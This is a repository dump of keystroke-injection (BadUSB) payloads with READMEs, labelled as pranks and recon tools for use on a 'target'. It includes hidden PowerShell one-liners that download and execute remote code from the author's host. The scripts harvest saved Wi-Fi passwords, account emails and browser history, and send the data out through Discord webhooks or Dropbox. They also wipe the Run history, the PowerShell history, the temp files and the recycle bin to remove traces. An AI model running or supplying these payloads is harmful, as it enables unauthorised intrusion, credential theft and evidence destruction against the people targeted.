Version 2 no longer requires you to host your own version of the script.
Modifying the execution script is the only necessary interaction.
## Description
This program enumerates a target PC to collect as much recon data as possible for future engagements. This includes:
* Hosts PowerShell Version (to know what commands can be run)
* Name associated with their Microsoft account (Or ENV UserName variable if one is not detected)
* Whether they are in the Admin group or not
* The email associated with their Microsoft account (for phishing possibilities)
* Other User accounts on their system (for possible privilege escalation)
* Details on their login settings (Ex: Min/Max password age and length)
* How many days since they have changed their password (Max password age - Days since = Opportunity)
* Their GeoLocation (know their approximate where abouts)
* Nearby Wifi Networks (Possible lateral movement)
* Network Info (Local and Public IP Address; MAC Address; RDP Enabled?)
* WLAN Profiles (List of SSIDs and Passwords stored on their PC)
* Network Interfaces (What are they connecting in and out with)
* System Information (Manufacturer, Model, Serial Number, OS, CPU, RAM, Mainboard BIOS)
* Local Users (Accounts on system with Username, name associated with microsoft account and SID)
* Information on their hard drives (Indicator of Recon Scope)
* COM and Serial Devices (Is there a device connected you can manipulate?)
* Active TCP Connections (Poor mans Port Scanning)
* Processes, Services, Software, and Drivers (What is running on the computer we can exploit?)
* Video Card info (how much vroom vroom?)
* Tree Command (Gain a more accurate assessment of what to exfil or use in Phishing attacks)
## Getting Started
### Dependencies
* Dropbox or Discord
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
`$dc` is the variable that stores your discord webhook
`$db` is the variable that stores your dropbox token
Fill in either or both of these two methods to exfil your collected data
```
powershell -w h -NoP -Ep Bypass $dc='';$db='';irm jakoby.lol/9nb | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
* 0.2
* Added additional data queries
* Optimized output of data
(back to top)
## Contact
📱 My Socials 📱

YouTube
|

Twitter
|

Instagram
|

Discord
|

TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-ADV-RickRoll/ADV-RickRoll.txt
================================================
REM Title: ADV-RickRoll
REM Author: I am Jakoby
REM Description: This is a one liner payload that will Rick Roll your target. Video will be played at full screen and max volume.
REM Upon deployment, payload will pause until a mouse movement is detected and run once one is.
REM Target: Windows 10, 11
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
DELAY 2000
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass $D="$env:tmp";irm -Uri 'https://jakoby.lol/qee' -O "$D\rr.zip";Expand-Archive "$D\rr.zip" -Des $D\rr -Force;. "$D\rr\rr.ps1"
ENTER
================================================
FILE: Payloads/Flip-ADV-RickRoll/ReadMe.md
================================================



Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# ADV-RickRoll
A script used to do an advanced rick roll on your target.
## Description
This program Rick Rolls your target without opening a muted youtube video.
A Rick Roll video is downloaded and played in your powershell console when a mouse movement is detected.
## Getting Started
### Dependencies
* An internet connection
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the dependencies and payload
```
powershell -w h -NoP -NonI -Ep Bypass $D="$env:tmp";irm -Uri 'https://jakoby.lol/qee' -O "$D\rr.zip";Expand-Archive "$D\rr.zip" -Des $D\rr -Force;. "$D\rr\rr.ps1"
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)

================================================
FILE: Payloads/Flip-ADV-RickRoll/StageOne.txt
================================================
$i = '[DllImport("user32.dll")] public static extern bool ShowWindow(int handle, int state);';
add-type -name win -member $i -namespace native;
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-Process).MainWindowHandle, 0);
cd "$env:tmp";irm -Uri 'https://jakoby.lol/qee' -O "rr.zip";Expand-Archive "rr.zip" -Force; .\rr.ps1
================================================
FILE: Payloads/Flip-ADV-RickRoll/rr.ps1
================================================
function Target-Comes {
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
$o=New-Object -ComObject WScript.Shell
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
}
#############################################################################################################################################
#WPF Library for Playing Movie and some components
Add-Type -AssemblyName PresentationFramework
Add-Type -AssemblyName System.ComponentModel
#XAML File of WPF as windows for playing movie
[xml]$XAML = @"
"@
#Movie Path
[uri]$VideoSource = "$env:TMP\rr.mp4"
#Devide All Objects on XAML
$XAMLReader=(New-Object System.Xml.XmlNodeReader $XAML)
$Window=[Windows.Markup.XamlReader]::Load( $XAMLReader )
$VideoPlayer = $Window.FindName("VideoPlayer")
#Video Default Setting
$VideoPlayer.Volume = 100;
$VideoPlayer.Source = $VideoSource;
#$VideoPlayer.Padding = new Thickness(5);
Target-Comes
$VideoPlayer.Play()
#Show Up the Window
$Window.ShowDialog() | out-null
# Turn of capslock if it is left on
$caps = [System.Windows.Forms.Control]::IsKeyLocked('CapsLock')
if ($caps -eq $true){$key = New-Object -ComObject WScript.Shell;$key.SendKeys('{CapsLock}')}
# empty temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Empty recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
================================================
FILE: Payloads/Flip-AcidBurn/AcidBurn.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : AcidBurn | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 7,10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby (youtube link with demonstration coming soon) # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.NOTES
This script was not optimized to shorten the code. This script is intended to have as much readability as possible for new coders to learn.
.DESCRIPTION
This program gathers details from target PC to include Operating System, RAM Capacity, Public IP, and Email associated with microsoft account.
The SSID and WiFi password of any current or previously connected to networks.
It determines the last day they changed their password and how many days ago.
Once the information is gathered the script will pause until a mouse movement is detected
Then the script uses Sapi speak to roast their set up and lack of security
#>
############################################################################################################################################################
# Variables
$s=New-Object -ComObject SAPI.SpVoice
############################################################################################################################################################
# Intro ---------------------------------------------------------------------------------------------------
function Get-fullName {
try {
$fullName = Net User $Env:username | Select-String -Pattern "Full Name";$fullName = ("$fullName").TrimStart("Full Name")
}
# If no name is detected function will return $env:UserName
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
$fullName = Get-fullName
# echo statement used to track progress while debugging
echo "Intro Done"
###########################################################################################################
<#
.NOTES
RAM Info
This will get the amount of RAM the target computer has
#>
function Get-RAM {
try {
$OS = (Get-WmiObject Win32_OperatingSystem).Name;$OSpos = $OS.IndexOf("|");$OS = $OS.Substring(0, $OSpos)
$RAM=Get-WmiObject Win32_PhysicalMemory | Measure-Object -Property capacity -Sum | % { "{0:N1}" -f ($_.sum / 1GB)}
$RAMpos = $RAM.IndexOf('.')
$RAM = [int]$RAM.Substring(0,$RAMpos).Trim()
# ENTER YOUR CUSTOM RESPONSES HERE
#----------------------------------------------------------------------------------------------------
$lowRAM = "$RAM gigs of ram? might as well use pen and paper"
$okRAM = "$RAM gigs of ram really? I have a calculator with more computing power"
$goodRAM = "$RAM gigs of ram? Can almost guarantee you have a light up keyboard.. you are a wanna be streamer huh?"
$impressiveRAM = "$RAM gigs of ram? are you serious? a super computer with no security that is funny right there"
#----------------------------------------------------------------------------------------------------
if($RAM -le 4){
return $lowRAM
} elseif($RAM -ge 5 -and $RAM -le 12){
return $okRAM
} elseif($RAM -ge 13 -and $RAM -le 24){
return $goodRAM
} else {
return $impressiveRAM
}
}
# If one of the above parameters is not detected function will return $null to avoid sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "Error in search"
return $null
-ErrorAction SilentlyContinue
}
}
# echo statement used to track progress while debugging
echo "RAM Info Done"
###########################################################################################################
<#
.NOTES
Public IP
This will get the public IP from the target computer
#>
function Get-PubIP {
try {
$computerPubIP=(Invoke-WebRequest ipinfo.io/ip -UseBasicParsing).Content
}
# If no Public IP is detected function will return $null to avoid sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "No Public IP was detected"
return $null
-ErrorAction SilentlyContinue
}
return "your public I P address is $computerPubIP"
}
# echo statement used to track progress while debugging
echo "Pub IP Done"
###########################################################################################################
<#
.NOTES
Wifi Network and Password
This function will custom a tailor response based on how many characters long their password is
#>
function Get-Pass {
#-----VARIABLES-----#
# $pwl = their Pass Word Length
# $pass = their Password
try {
$pro = netsh wlan show interface | Select-String -Pattern ' SSID '; $pro = [string]$pro
$pos = $pro.IndexOf(':')
$pro = $pro.Substring($pos+2).Trim()
$pass = netsh wlan show profile $pro key=clear | Select-String -Pattern 'Key Content'; $pass = [string]$pass
$passPOS = $pass.IndexOf(':')
$pass = $pass.Substring($passPOS+2).Trim()
if($pro -like '*_5GHz*') {
$pro = $pro.Trimend('_5GHz')
}
$pwl = $pass.length
}
# If no network is detected function will return $null to avoid sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "No network was detected"
return $null
-ErrorAction SilentlyContinue
}
# ENTER YOUR CUSTOM RESPONSES HERE
#----------------------------------------------------------------------------------------------------
$badPASS = "$pro is not a very creative name but at least it is not as bad as your wifi password... only $pwl characters long? $pass ...? really..? $pass was the best you could come up with?"
$okPASS = "$pro is not a very creative name but at least you are trying a little bit, your password is $pwl characters long, still trash though.. $pass ...? You can do better"
$goodPASS = "$pro is not a very creative name but At least you are not a total fool... $pwl character long password actually is not bad, but it did not save you from me did it? no..it..did..not! $pass is a decent password though."
#----------------------------------------------------------------------------------------------------
if($pass.length -lt 8) { return $badPASS
}elseif($pass.length -gt 7 -and $pass.length -lt 12) { return $okPASS
}else { return $goodPASS
}
}
# echo statement used to track progress while debugging
echo "Wifi pass Done"
###########################################################################################################
<#
.NOTES
All Wifi Networks and Passwords
This function will gather all current Networks and Passwords saved on the target computer
They will be save in the temp directory to a file named with "$env:USERNAME-$(get-date -f yyyy-MM-dd)_WiFi-PWD.txt"
#>
Function Get-Networks {
# Get Network Interfaces
$Network = Get-WmiObject Win32_NetworkAdapterConfiguration | where { $_.MACAddress -notlike $null } | select Index, Description, IPAddress, DefaultIPGateway, MACAddress | Format-Table Index, Description, IPAddress, DefaultIPGateway, MACAddress
# Get Wifi SSIDs and Passwords
$WLANProfileNames =@()
#Get all the WLAN profile names
$Output = netsh.exe wlan show profiles | Select-String -pattern " : "
#Trim the output to receive only the name
Foreach($WLANProfileName in $Output){
$WLANProfileNames += (($WLANProfileName -split ":")[1]).Trim()
}
$WLANProfileObjects =@()
#Bind the WLAN profile names and also the password to a custom object
Foreach($WLANProfileName in $WLANProfileNames){
#get the output for the specified profile name and trim the output to receive the password if there is no password it will inform the user
try{
$WLANProfilePassword = (((netsh.exe wlan show profiles name="$WLANProfileName" key=clear | select-string -Pattern "Key Content") -split ":")[1]).Trim()
}Catch{
$WLANProfilePassword = "The password is not stored in this profile"
}
#Build the object and add this to an array
$WLANProfileObject = New-Object PSCustomobject
$WLANProfileObject | Add-Member -Type NoteProperty -Name "ProfileName" -Value $WLANProfileName
$WLANProfileObject | Add-Member -Type NoteProperty -Name "ProfilePassword" -Value $WLANProfilePassword
$WLANProfileObjects += $WLANProfileObject
Remove-Variable WLANProfileObject
return $WLANProfileObjects
}
}
$Networks = Get-Networks
Add-Type @"
using System;
using System.Runtime.InteropServices;
public class PInvoke {
[DllImport("user32.dll")] public static extern IntPtr GetDC(IntPtr hwnd);
[DllImport("gdi32.dll")] public static extern int GetDeviceCaps(IntPtr hdc, int nIndex);
}
"@
$hdc = [PInvoke]::GetDC([IntPtr]::Zero)
$w = [PInvoke]::GetDeviceCaps($hdc, 118) # width
$h = [PInvoke]::GetDeviceCaps($hdc, 117) # height
<#
.NOTES
This will take the image you generated and set it as the targets wall paper
#>
Function Set-WallPaper {
<#
.SYNOPSIS
Applies a specified wallpaper to the current user's desktop
.PARAMETER Image
Provide the exact path to the image
.PARAMETER Style
Provide wallpaper style (Example: Fill, Fit, Stretch, Tile, Center, or Span)
.EXAMPLE
Set-WallPaper -Image "C:\Wallpaper\Default.jpg"
Set-WallPaper -Image "C:\Wallpaper\Background.jpg" -Style Fit
#>
param (
[parameter(Mandatory=$True)]
# Provide path to image
[string]$Image,
# Provide wallpaper style that you would like applied
[parameter(Mandatory=$False)]
[ValidateSet('Fill', 'Fit', 'Stretch', 'Tile', 'Center', 'Span')]
[string]$Style
)
$WallpaperStyle = Switch ($Style) {
"Fill" {"10"}
"Fit" {"6"}
"Stretch" {"2"}
"Tile" {"0"}
"Center" {"0"}
"Span" {"22"}
}
If($Style -eq "Tile") {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 1 -Force
}
Else {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 0 -Force
}
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Params
{
[DllImport("User32.dll",CharSet=CharSet.Unicode)]
public static extern int SystemParametersInfo (Int32 uAction,
Int32 uParam,
String lpvParam,
Int32 fuWinIni);
}
"@
$SPI_SETDESKWALLPAPER = 0x0014
$UpdateIniFile = 0x01
$SendChangeEvent = 0x02
$fWinIni = $UpdateIniFile -bor $SendChangeEvent
$ret = [Params]::SystemParametersInfo($SPI_SETDESKWALLPAPER, 0, $Image, $fWinIni)
}
#############################################################################################################################################
Function WallPaper-Troll {
if (!$Networks) { Write-Host "variable is null"
}else {
# This is the name of the file the networks and passwords are saved
$FileName = "$env:USERNAME-$(get-date -f yyyy-MM-dd_hh-mm)_WiFi-PWD.txt"
($Networks| Out-String) >> $Env:temp\$FileName
$content = [IO.File]::ReadAllText("$Env:temp\$FileName")
# this is the message that will be coded into the image you use as the wallpaper
$hiddenMessage = "`n`nMy crime is that of curiosity `nand yea curiosity killed the cat `nbut satisfaction brought him back `n with love -Jakoby"
# this will be the name of the image you use as the wallpaper
$ImageName = "dont-be-suspicious"
<#
.NOTES
This will get take the information gathered and format it into a .jpg
#>
Add-Type -AssemblyName System.Drawing
$filename = "$env:tmp\foo.jpg"
$bmp = new-object System.Drawing.Bitmap $w,$h
$font = new-object System.Drawing.Font Consolas,18
$brushBg = [System.Drawing.Brushes]::White
$brushFg = [System.Drawing.Brushes]::Black
$graphics = [System.Drawing.Graphics]::FromImage($bmp)
$graphics.FillRectangle($brushBg,0,0,$bmp.Width,$bmp.Height)
$graphics.DrawString($content,$font,$brushFg,500,100)
$graphics.Dispose()
$bmp.Save($filename)
# Invoke-Item $filename
<#
.NOTES
This will take your hidden message and use steganography to hide it in the image you use as the wallpaper
Then it will clean up the files you don't want to leave behind
#>
echo $hiddenMessage > $Env:temp\foo.txt
cmd.exe /c copy /b "$Env:temp\foo.jpg" + "$Env:temp\foo.txt" "$Env:USERPROFILE\Desktop\$ImageName.jpg"
rm $env:TEMP\foo.txt,$env:TEMP\foo.jpg -r -Force -ErrorAction SilentlyContinue
#############################################################################################################################################
# This will open up notepad with all their saved networks and passwords and taunt them
$s.Speak("wanna see something really cool?")
Set-WallPaper -Image "$Env:USERPROFILE\Desktop\$ImageName.jpg" -Style Center
$s.Speak("Look at all your other passswords I got..")
Start-Sleep -Seconds 1
$s.Speak("These are the wifi passwords for every network you've ever connected to!")
Start-Sleep -Seconds 1
$s.Speak("I could send them to myself but i wont")
}
# echo statement used to track progress while debugging
echo "All Wifi Passes Done"
}
###########################################################################################################
<#
.NOTES
Password last Set
This function will custom tailor a response based on how long it has been since they last changed their password
#>
function Get-Days_Set {
#-----VARIABLES-----#
# $pls (password last set) = the date/time their password was last changed
# $days = the number of days since their password was last changed
try {
$pls = net user $env:UserName | Select-String -Pattern "Password last" ; $pls = [string]$pls
$plsPOS = $pls.IndexOf("e")
$pls = $pls.Substring($plsPOS+2).Trim()
$pls = $pls -replace ".{3}$"
$time = ((get-date) - (get-date "$pls")) ; $time = [string]$time
$DateArray =$time.Split(".")
$days = [int]$DateArray[0]
}
# If no password set date is detected function will return $null to cancel Sapi Speak
# Write Error is just for troubleshooting
catch {Write-Error "Day password set not found"
return $null
-ErrorAction SilentlyContinue
}
# ENTER YOUR CUSTOM RESPONSES HERE
#----------------------------------------------------------------------------------------------------
$newPass = "$pls was the last time you changed your password... You changed your password $days days ago.. I have to applaud you.. at least you change your password often. Still did not stop me! "
$avgPASS = "$pls was the last time you changed your password... it has been $days days since you changed your password, really starting to push it, i mean look i am here. that tells you something "
$oldPASS = "$pls was the last time you changed your password... it has been $days days since you changed your password, you were basically begging me to hack you, well here i am! "
#----------------------------------------------------------------------------------------------------
if($days -lt 45) { return $newPass
}elseif($days -gt 44 -and $days -lt 182) { return $avgPASS
}else { return $oldPASS
}
}
# echo statement used to track progress while debugging
echo "Pass last set Done"
###########################################################################################################
<#
.NOTES
Get Email
This function will custom tailor a response based on what type of email the target has
#>
function Get-email {
try {
$email = GPRESULT -Z /USER $Env:username | Select-String -Pattern "([a-zA-Z0-9_\-\.]+)@([a-zA-Z0-9_\-\.]+)\.([a-zA-Z]{2,5})" -AllMatches;$email = ("$email").Trim()
$emailpos = $email.IndexOf("@")
$domain = $email.Substring($emailpos+1) #.TrimEnd(".com")
}
# If no email is detected function will return backup message for sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "An email was not found"
return "you're lucky you do not have your email connected to your account, I would have really had some fun with you then lol"
-ErrorAction SilentlyContinue
}
# ENTER YOUR CUSTOM RESPONSES HERE
#----------------------------------------------------------------------------------------------------
$gmailResponse = "At least you use G Mail.. we should be friends. If you are down just email me back, ill message you at $email. That is your email right?"
$yahooResponse = "a yahoo account seriously? you are either in your 50's or just got done doing some time, a lot of it.. $email .. this is sad"
$hotmailResponse = "really?. you have a hotmail account? $email .. I am sending this to the f b I they need to check your hard drive"
$otherEmailResponse = "I dead ass do not even know what this is.. $email .. hope you did not think it was safe"
#----------------------------------------------------------------------------------------------------
if($email -like '*gmail*') { return $gmailResponse
}elseif($email -like '*yahoo*') { return $yahooResponse
}elseif($email -like '*hotmail*') { return $hotmailResponse
}else { return $otherEmailResponse}
}
# echo statement used to track progress while debugging
echo "Email Done"
###########################################################################################################
<#
.NOTES
Messages
This function will run all the previous functions and assign their outputs to variables
#>
$intro = "$fullName , it has been a long time my friend"
$RAMwarn = Get-RAM
$PUB_IPwarn = Get-PubIP
$PASSwarn = Get-Pass
$LAST_PASSwarn = Get-Days_Set
$EMAILwarn = Get-email
$OUTRO = "My crime is that of curiosity.... and yea curiosity killed the cat.... but satisfaction brought him back.... later $fullName"
# echo statement used to track progress while debugging
echo "Speak Variables set"
###########################################################################################################
# This turns the volume up to max level--------------------------------------------------------------------
#$k=[Math]::Ceiling(100/2);$o=New-Object -ComObject WScript.Shell;for($i = 0;$i -lt $k;$i++){$o.SendKeys([char] 175)}
# echo statement used to track progress while debugging
echo "Volume to max level"
###########################################################################################################
<#
.NOTES
These two snippets are meant to be used as indicators to let you know the script is set up and ready
This will display a pop up window saying "hello $fullname"
Or this makes the CapsLock indicator light blink however many times you set it to
if you do not want the ready notice to pop up or the CapsLock light to blink comment them out below
#>
# a popup will be displayed before freezing the script while waiting for the cursor to move to continue the script
# else capslock light will blink as an indicator
$popmessage = "Hello $fullName"
$readyNotice = New-Object -ComObject Wscript.Shell;$readyNotice.Popup($popmessage)
# caps lock indicator light
$blinks = 3;$o=New-Object -ComObject WScript.Shell;for ($num = 1 ; $num -le $blinks*2; $num++){$o.SendKeys("{CAPSLOCK}");Start-Sleep -Milliseconds 250}
#-----------------------------------------------------------------------------------------------------------
<#
.NOTES
Then the script will be paused until the mouse is moved
script will check mouse position every indicated number of seconds
This while loop will constantly check if the mouse has been moved
"CAPSLOCK" will be continuously pressed to prevent screen from turning off
it will then sleep for the indicated number of seconds and check again
when mouse is moved it will break out of the loop and continue the script
#>
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
echo "it worked"
###########################################################################################################
# this is where your message is spoken line by line
$s=New-Object -ComObject SAPI.SpVoice
# This sets how fast Sapi Speaks
$s.Rate = -1
$s.Speak($intro)
$s.Speak($RAMwarn)
$s.Speak($PUB_IPwarn)
$s.Speak($PASSwarn)
WallPaper-Troll
$s.Speak($LAST_PASSwarn)
$s.Speak($EMAILwarn)
$s.Speak($OUTRO)
###########################################################################################################
# this snippet will leave a message on your targets desktop
$message = "`nMy crime is that of curiosity `nand yea curiosity killed the cat `nbut satisfaction brought him back"
Add-Content $home\Desktop\WithLove.txt $message
###########################################################################################################
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
#----------------------------------------------------------------------------------------------------
# This script repeatedly presses the capslock button, this snippet will make sure capslock is turned back off
Add-Type -AssemblyName System.Windows.Forms
$caps = [System.Windows.Forms.Control]::IsKeyLocked('CapsLock')
#If true, toggle CapsLock key, to ensure that the script doesn't fail
if ($caps -eq $true){
$key = New-Object -ComObject WScript.Shell
$key.SendKeys('{CapsLock}')
}
================================================
FILE: Payloads/Flip-AcidBurn/AcidBurn.txt
================================================
REM Title: AcidBurn
REM Author: I am Jakoby
REM Description: This payload is meant to torment your target to the fullest extent. Mission to recon then roast. See README.md for more details
REM Target: Windows 10, 11
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass irm https://jakoby.lol/zyg | iex
ENTER
================================================
FILE: Payloads/Flip-AcidBurn/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Acid Burn
A script I put together to torment Call Center Scammers but can be used on your friends as well...or foes.
## Description
This program enumerates a target PC to include Operating System, RAM Capacity, Public IP, and Email associated with the Microsoft account.
The SSID and WiFi password of any current or previously connected to networks.
It determines the last day they changed their password and how many days ago.
Once the information is gathered, the script will pause until a mouse movement is detected.
Then, the script uses Sapi speak to roast their set up and lack of security.
If wifi networks and passwords are detected, the wallpaper will be changed to an image displaying that information.
The generated image will be saved to the desktop and steganography is used to put a hidden message at the bottom of the binary output of the generated image.
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
```
powershell -w h -NoP -NonI -Exec Bypass irm jakoby.lol/zyg | iex
```
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
* Enumerate and get Full Name, Amount of RAM, Public IP, Wifi Password Length, Wifi Networks and Passwords, Day Password was last changed, Email
* Custom responses have been programmed to roast the target based on the information gathered during enumeration phase
* Wifi Networks and passwords will be generated into an image that will be saved on the desktop
* Image opened in notepad will reveal a hidden message at the bottom of the binary output
* Script will freeze until a mouse movement is detected
* Sapi Speak will be used to speak out loud the custom responses
* Desktop wallpaper will be changed to the image of the targets Wifi Networks and Passwords
* Text file will be left on the target desktop with whatever message you choose

(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
Arf
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
* [0iphor13](https://github.com/0iphor13)
* [PhilSutter](https://github.com/PhilSutter)
(back to top)
================================================
FILE: Payloads/Flip-BrowserData/README.md
================================================

Table of Contents
- Description
- The Function
- Contact
- Acknowledgments
# Get-BrowserData
YouTube Tutorial
## Description
This payload can be used to retrieve the browsing history and bookmarks from Edge, Chrome, Opera GX, and Firefox (no bookmarks from firefox currently).
They are then exfiled using either Discord or Dropbox.
## The Function
### [Get-BrowserData]
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
* You no longer need to host your own version of this script
* $db is the variable that holds your DropBox token
* $dc is the variable that holds your Discord webhook
* Fill in either variable or both to set your exfil method
SYNTAX:
```
powershell -w h -ep bypass $dc='';$db='';irm https://jakoby.lol/hgw | iex
```
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [UberGuidoZ](https://github.com/UberGuidoZ)
================================================
FILE: Payloads/Flip-BrowserData/browserData.ps1
================================================
function Get-BrowserData {
[CmdletBinding()]
param (
[Parameter (Position=1,Mandatory = $True)]
[string]$Browser,
[Parameter (Position=1,Mandatory = $True)]
[string]$DataType
)
$Regex = '(http|https)://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)*?'
if ($Browser -eq 'chrome' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\History"}
elseif ($Browser -eq 'chrome' -and $DataType -eq 'bookmarks' ) {$Path = "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\Bookmarks"}
elseif ($Browser -eq 'edge' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Local\Microsoft/Edge/User Data/Default/History"}
elseif ($Browser -eq 'edge' -and $DataType -eq 'bookmarks' ) {$Path = "$env:USERPROFILE/AppData/Local/Microsoft/Edge/User Data/Default/Bookmarks"}
elseif ($Browser -eq 'firefox' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Roaming\Mozilla\Firefox\Profiles\*.default-release\places.sqlite"}
elseif ($Browser -eq 'opera' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Roaming\Opera Software\Opera GX Stable\History"}
elseif ($Browser -eq 'opera' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Roaming\Opera Software\Opera GX Stable\Bookmarks"}
$Value = Get-Content -Path $Path | Select-String -AllMatches $regex |% {($_.Matches).Value} |Sort -Unique
$Value | ForEach-Object {
$Key = $_
if ($Key -match $Search){
New-Object -TypeName PSObject -Property @{
User = $env:UserName
Browser = $Browser
DataType = $DataType
Data = $_
}
}
}
}
Get-BrowserData -Browser "edge" -DataType "history" >> $env:TMP\--BrowserData.txt
Get-BrowserData -Browser "edge" -DataType "bookmarks" >> $env:TMP\--BrowserData.txt
Get-BrowserData -Browser "chrome" -DataType "history" >> $env:TMP\--BrowserData.txt
Get-BrowserData -Browser "chrome" -DataType "bookmarks" >> $env:TMP--BrowserData.txt
Get-BrowserData -Browser "firefox" -DataType "history" >> $env:TMP\--BrowserData.txt
Get-BrowserData -Browser "opera" -DataType "history" >> $env:TMP\--BrowserData.txt
Get-BrowserData -Browser "opera" -DataType "bookmarks" >> $env:TMP\--BrowserData.txt
# Upload output file to dropbox
function DropBox-Upload {
[CmdletBinding()]
param (
[Parameter (Mandatory = $True, ValueFromPipeline = $True)]
[Alias("f")]
[string]$SourceFilePath
)
$outputFile = Split-Path $SourceFilePath -leaf
$TargetFilePath="/$outputFile"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $db
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
